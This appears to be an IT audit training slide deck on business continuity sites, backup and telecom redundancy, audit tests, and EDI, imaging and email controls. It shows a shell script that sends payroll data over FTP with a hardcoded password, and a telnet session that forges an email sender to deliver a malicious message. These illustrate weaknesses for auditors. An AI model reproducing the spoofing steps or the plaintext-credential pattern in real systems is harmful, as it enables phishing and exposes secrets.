
# COLD SITE



# WARM SITE



# HOT SITE



# Hardware Alternatives

---

- Contracts
- Duplicate Information Processing Facility
- Reciprocal agreement
- Procuring alternative hardware facilities
- Vendor or third-party re-supply of hardware
- On-the-shelf hardware

# Off-site media and documentation

---

- Periodic back-up procedures
- Frequency of rotation
- Types of media and docs rotated
- Record-keeping for offsite storage



# Telecom

---

- Redundancy
- Alternative Routing
- Diverse Routing
- Long Haul Network Diversity
- “Last Mile” Circuit Protection
- Voice Recovery

# Use Proven Audit Techniques

---

- Evaluate plan
- Evaluate prior test results
- Evaluate off-site storage
- Evaluate personnel
- Review contracts
- Review coverage

# TEST

---

- Off site storage\*
- Contract review\*\*
- Plan Review\*
- Review test results\*\*

*\* usually substantive, \*\* usually control*

# Identify/Evaluate

---

- Risk Model versus Plan
  - Hot > Warm > Cold
  - Reciprocal is bad
- Evaluate test plan
- Evaluate test plan maintenance
- Evaluate test results
  - *distinguish from audit test*

# **BUSINESS CONTINUITY SUMMARY**

---

- EVALUATE PLANS
- VERIFY PLAN EFFECTIVENESS
- EVALUATE OFF-SITE ADEQUACY
- EVALUATE PERSONNEL

APPLICATION  
SYSTEMS  
ENVIRONMENT

# Understand the issues

---

- Business Functions
- Image Processing
- EDI
- E-Mail

# Business Functions

---

Each system component may have individual:

- access control tables
- activity reports
- violation reports




# Image processing

---

- Though designed to replace requirements for paper document maintenance, must meet same requirements as any other system:
  - Confidentiality
  - Integrity
  - Availability

# EDI



# EDI issues

---

- Error detection and correction
- Completeness
- Establishment of new partner
- Integrity of standards

*Needs same transactions checks as any other  
data validation system*

# EDI Example

---

## Sample file:

500:042597:6582867-483:1080.00:

501:042597:6182837-483:1234.23:

1359:042597:9963131-479:7044.14:

3

## Sample program:

```
#!/bin/sh
```

```
# transfer compensation file to Benefits provider server
```

```
ftp -niv $server.benefitsprovider.com <<!
```

```
user psintrfc MyCompanyAccessID\MyCompanyPassword
```

```
put CompensationFile
```

```
bye
```

```
!
```

# How Email works

---

```
$ telnet mail.company.com 25
Trying 192.168.142.13
Connected to mail.company.com .
Escape character is '^]'.
220 bearhub2 SMTP/smmap Ready.
helo
250 Charmed, I'm sure.
mail from: spoofvictim@anothercompany.com
250 <spoofvictim@anothercompany.com>... Sender Ok
rcpt to: unsuspecting@company.com
250 unsuspecting@company.com OK
data
354 Enter mail, end with "." on a line by itself
malicious message text goes here
.
250 Mail accepted
quit
221 Closing connection
Connection closed by foreign host.
$
```


# Email Security

---

- Encryption
  - may be done with private keys or with public/private key pairs
  - requires protection of private keys
  - requires availability of public keys
- Digital Signature
  - requires public/private key pair
  - protection of private keys
  - verification for public keys

# Email Example

---



# Domain 4 Summary

---

- Understand the issues
- Identify the exposures
- Recognize the controls
- Assess the control environment